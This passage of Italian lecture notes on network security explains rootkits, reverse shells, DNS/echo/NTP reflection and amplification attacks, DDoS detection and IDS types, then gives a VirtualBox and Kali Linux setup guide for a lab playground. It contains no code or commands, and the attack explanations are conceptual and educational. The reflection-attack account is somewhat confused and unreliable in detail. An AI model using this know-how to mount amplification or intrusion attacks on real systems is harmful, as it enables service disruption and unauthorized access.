I processi descritti nella sezione 12 possono essere fatti tramite un **Rootkit**. Un Rootkit è un software che installa un OS sul computer dell'attaccato. In questo modo è possibile nascondere⁶⁵ tutta una serie di processi mediante i quali attaccare (o utilizzare come stepping-stone) il PC.

2.2 Reverse-shells

Quando si effettua un attacco spesso si richiede che il PC dell'attaccato restituisca una shell dove l'attaccante può inserire ulteriori comandi senza che l'attaccato se ne accorga. Queste shell vengono appunto chiamate *Reverse-shell*.

2.3 Reflection attacks

Gli attacchi di Reflection (spesso fatti ad un DNS) è possibile creare un loop in cui io faccio spoofing di un indirizzo. Dopo aver ottenuto

⁶⁵ Ad esempio al Task Manager.

l'indirizzo della vittima, uso la porta 7: questa porta è la porta di default per un servizio noto come *echo*. Questo servizio funziona in modo tale che se io mando un datagramma UDP diretto alla porta 7, questo viene sparato indietro. Il loop dunque viene creato fra server DNS e il client vittima, e ciò è dovuto al fatto che i record DNS hanno tutti la stessa struttura. Le tecniche di riflessione rientrano negli attacchi di tipo *Amplification*. Così come ICMP, si cerca di amplificare il traffico iniziale per allagare la rete e creare un alto volume di dati. Gli attacchi di Amplification possono essere fatti anche tramite DNS. Non va dimenticato infatti che una risposta DNS è sempre di dimensioni maggiori della richiesta. Un altro protocollo su cui è possibile fare tali attacchi è il protocollo *NTP* (*Network Time Protocol*), utilizzato da ogni host per sincronizzare l'orario con un server.

3 Contromisure agli attacchi DoS e DDoS

Visto che il traffico in internet ha raggiunto oggi le decine di terabyte al secondo⁶⁶, oggi è impossibile avere un essere umano che controlla pacchetto per pacchetto tutta la comunicazione. Il livello di traffico in realtà è tale da non poter usare neanche sistemi automatici che facciano l'ispezione pacchetto per pacchetto, in quanto il meccanismo sarebbe estremamente rallentato. Quello che si fa è utilizzare dei sistemi di detection “a grana grossa”, ossia che vanno a scandagliare la rete monitorandone statistiche, anomalie e comportamenti inattesi. Queste tecniche vengono appunto dette *Anomaly Based* e sfruttano Machine Learning e Intelligenza Artificiale. Naturalmente visto che questi sistemi non vanno alla ricerca di traffico con una firma buona o cattiva, possono spesso portare ad errori di valutazione se quello che

⁶⁶Dati che riguardano il provider Telecom Italia e non la rete globale.

si sta scandagliando è un evento anomalo ma non malevolo. Classico caso ci fu in occasione delle dimissioni di Papa Benedetto XVI, che generarono grande traffico in rete fra gli utenti TIM, il quale fu inizialmente interpretato come DDoS, ma che di fatto era assolutamente lecito.

L'azienda che costruisce sistemi e dispositivi di detection per la TIM si chiama *Arbor Networks*⁶⁷.




Figura 12.3: Scenario in cui è possibile avere un attacco DDoS

Quando si tratta di monitorare e fare detection di un attacco DDoS è importante non soltanto il volume di dati, ma anche la durata. Infatti come detto prima ciò che conta è il tasso, ossia quanto traffico viene generato in poco tempo. Vi è grossa differenza fra gestire 1 TB di dati in 1 secondo piuttosto che in 1 giorno! Dunque vanno sfruttati degli strumenti quali *IDS* (*Intrusion Detection System*) e *IPS* (*Intrusion Prevention System*).

⁶⁷https://en.wikipedia.org/wiki/Arbor_Networks

4 Intrusion Detection

L'intrusione è una fase preventiva con cui l'attaccante entra in un sistema per poter compiere azioni malevoli. È il passo n-1 di un attacco in rete, subito dopo aver fatto la fase di preparazione di un attacco. L'intrusione in un sistema può essere fatta sia in maniera mirata sia con tecniche a forza bruta. Seguono all'intrusione tecniche di privilege escalation e di movimenti laterali. Inoltre gli attacchi di tipo APT sfruttano rootkit e tecniche di offuscamento e backdoor sulle vittime.

Secondo l'RFC 2828 la definizione di *Security Intrusion* è:

A security event, or a combination of multiple security events, that constitutes a security incident in which an intruder gains, or attempts to gain, access to a system (or system resource) without having authorization to do so.

Mentre per quanto riguarda l'*Intrusion Detection*:

A security service that monitors and analyzes system events for the purpose of finding, and providing real-time or near real-time warning of, attempts to access system resources in an unauthorized manner.

È fondamentale notare che dopo la fase di detection deve esserci una fase di reaction and eradication

5 Tipi di IDS

Esistono vari tipi di IDS:

- *HIDS*: *Host-based IDS*: monitora caratteristiche anomale su un singolo host.
- *NIDS*: *Network-based IDS*: monitora il traffico di rete e analizza applicazioni e trasporto in essa.
- *Distributed or Hybrid IDS*: combina informazioni provenienti da sensori che analizzano sia lato host sia lato rete il flusso di informazione.

Quando i dati sono tanti si lavora “a grana grossa”, ossia nell’IDS si setta una soglia per fare analisi volumetriche.

Appendice A

VM, DSP e Kali Linux, ovvero la palestra della security

Le attività di laboratorio nell’ambito della Security si svolgeranno in un *playground* denominato **Docker Security Playground**⁶⁸, ossia una “palestra” dove esercitare le tecniche di Cybersecurity e Hackings. Il motivo per cui viene fatta questa scelta è perché nel corso dei laboratori si vedranno dei tool estremamente potenti, e che possono, se usati nella maniera non corretta, fare potenzialmente molti danni. Per questa ragione si vorrà sfruttare un ambiente controllato, da poter attivare e disattivare a piacimento, ma che come si vedrà simula comportamenti e situazioni assolutamente reali.

L’ambiente sfrutta dei *container*, ossia delle macchine virtuali leggere. Viene utilizzato *nel browser*, e sostanzialmente si basa su un framework, quello dei cosiddetti *docker*⁶⁹.

⁶⁸Da ora in avanti verrà abbreviato con la sigla *DSP*

⁶⁹Maggiori informazioni possono essere trovate registrandosi al sito: <https://hub.docker.com/>

1 VirtualBox

1.1 Installare VirtualBox

Come prima cosa bisogna creare una VM. Esistono varie risorse online per poter procedere in tal senso. Un sito molto famoso è *VMware*, ma nel nostro caso useremo ***VirtualBox***, offerto da *Oracle Corporation*. Andando sul sito <https://www.virtualbox.org/>, alla sezione *Downloads* si trovano gli installer per ogni OS.



Figura A.1: Il logo di VirtualBox

Una volta scaricato e installato VirtualBox, ci si troverà di fronte ad una schermata come quella descritta in *Fig.A.2*.



Figura A.2: La schermata iniziale di VirtualBox

A questo punto, cliccando su *Nuova* si avvia il processo per la creazione di una VM. Naturalmente tale processo dipende dalle impostazioni e dalle configurazioni delle macchine su cui si installa la VM. Come si noterà infatti, il processo di installazione offre una buona dose di personalizzazione. In questi appunti verrà descritta la configurazione scelta e funzionante in maniera soddisfacente al momento della stesura.

1.2 Creare una VM su VirtualBox

Come anticipato, molte delle impostazioni che si descriveranno di seguito possono essere personalizzate e modificate a piacere. Si noterà che tale processo verrà per certi versi ripetuto nell'installazione di Kali.

Come prima cosa andiamo a creare un ambiente che possa ospitare la nostra distro di Linux. In particolare, la prima schermata sarà la seguente.




Figura A.3: Scegliere il nome della VM e l'OS. Si noti che in questo processo non rientra ancora l'immagine specifica dell'OS, che verrà impostata in seguito

Una volta fatto questo si sceglie il quantitativo di memoria da assegnare alla VM. Tale quantità rappresenta la RAM occupata quando la macchina virtuale è in funzione. Si eviti di allocare troppa memoria! Questo potrebbe rendere di fatto inutilizzabile il PC.




Figura A.4: Quantitativo di RAM assegnata ad una specifica VM

Si passa poi alla creazione di un disco fisso. Questo può essere sia un disco già esistente, sia un nuovo disco fisso virtuale. In particolare, se si sta creando da zero la prima VM, si consiglia di scegliere l'opzione *Crea subito un nuovo disco fisso virtuale*.




Figura A.5: Aggiungere un disco fisso alla VM. Si noti come viene esplicitamente detto che la dimensione consigliata di tale disco è 8,00 GB

Passo successivo è scegliere il tipo di file del disco fisso ...




Figura A.6: *Tipo di file del disco fisso*

... e la modalità di allocazione della memoria. In particolare se si sceglie una certa dimensione del disco, si può stabilire se questa venga allocata in maniera statica o dinamica. Nella *Fig.A.7* sono descritti i pro e contro dei due tipi di allocazione.




Figura A.7: Tipo di allocazione del disco

A questo punto un'ultima schermata ci chiederà di stabilire la posizione di salvataggio del disco, nonché la dimensione di quest'ultimo




Figura A.8: Fasi finali della creazione di una VM

Cliccando su *Crea*, il processo di creazione della VM si conclude, e la VM appena creata risulterà elencata nella homepage di VirtualBox, come di seguito




Figura A.9: La VM creata. Essa è naturalmente spenta, e non può essere accesa prima di aver inserito un OS

1.3 Configurare la VM

A questo punto va configurata la VM con l'OS. Aprendo le impostazioni si possono innanzitutto abilitare alcune opzioni di trascinamento fra il PC e la VM che saranno utili.




Figura A.10: Abilitazione delle funzioni di trascinamento

Dopo aver fatto questo, nella scheda *System* è possibile dedicare alla VM più di un processore. Anche in questo caso bisogna fare molta attenzione a non esagerare!



Figura A.11: Attribuzione di processori alla VM

A questo punto è il momento di cliccare sulla scheda *Storage* e selezionare l'immagine del sistema operativo desiderato. Per fare ciò, bisogna naturalmente aver *preventivamente scaricato l'immagine dell'OS dal sito*. Nel caso di Kali Linux, l'immagine è disponibile al link <https://www.kali.org/> alla sezione *Downloads*. Scelto il sistema operativo del PC, si scarica l'immagine dell'OS e la si inserisce come si mostra di seguito




Figura A.12: Scelta del sistema operativo da attribuire alla VM

A questo punto si clicca su *Ok* e si può lanciare la VM.

1.4 Installazione di Kali Linux

Fino a questo punto si è mostrato come creare una VM, e come configurarla ad hoc. Tutto quanto è stato detto sino a questo punto si riferisce a qualsiasi tipo di applicazione e qualsiasi OS. Da ora in avanti si approfondirà la questione riferendo il discorso alla distro cardine

nell'ambito del Penetration Testing e Ethical Hacking: *Kali Linux*. Nel corso di questa installazione verranno chiesti alcuni parametri che non saranno descritti, quali il nome dell'host, l'username e la password.

Si comincia selezionando *Graphical Install* . . .

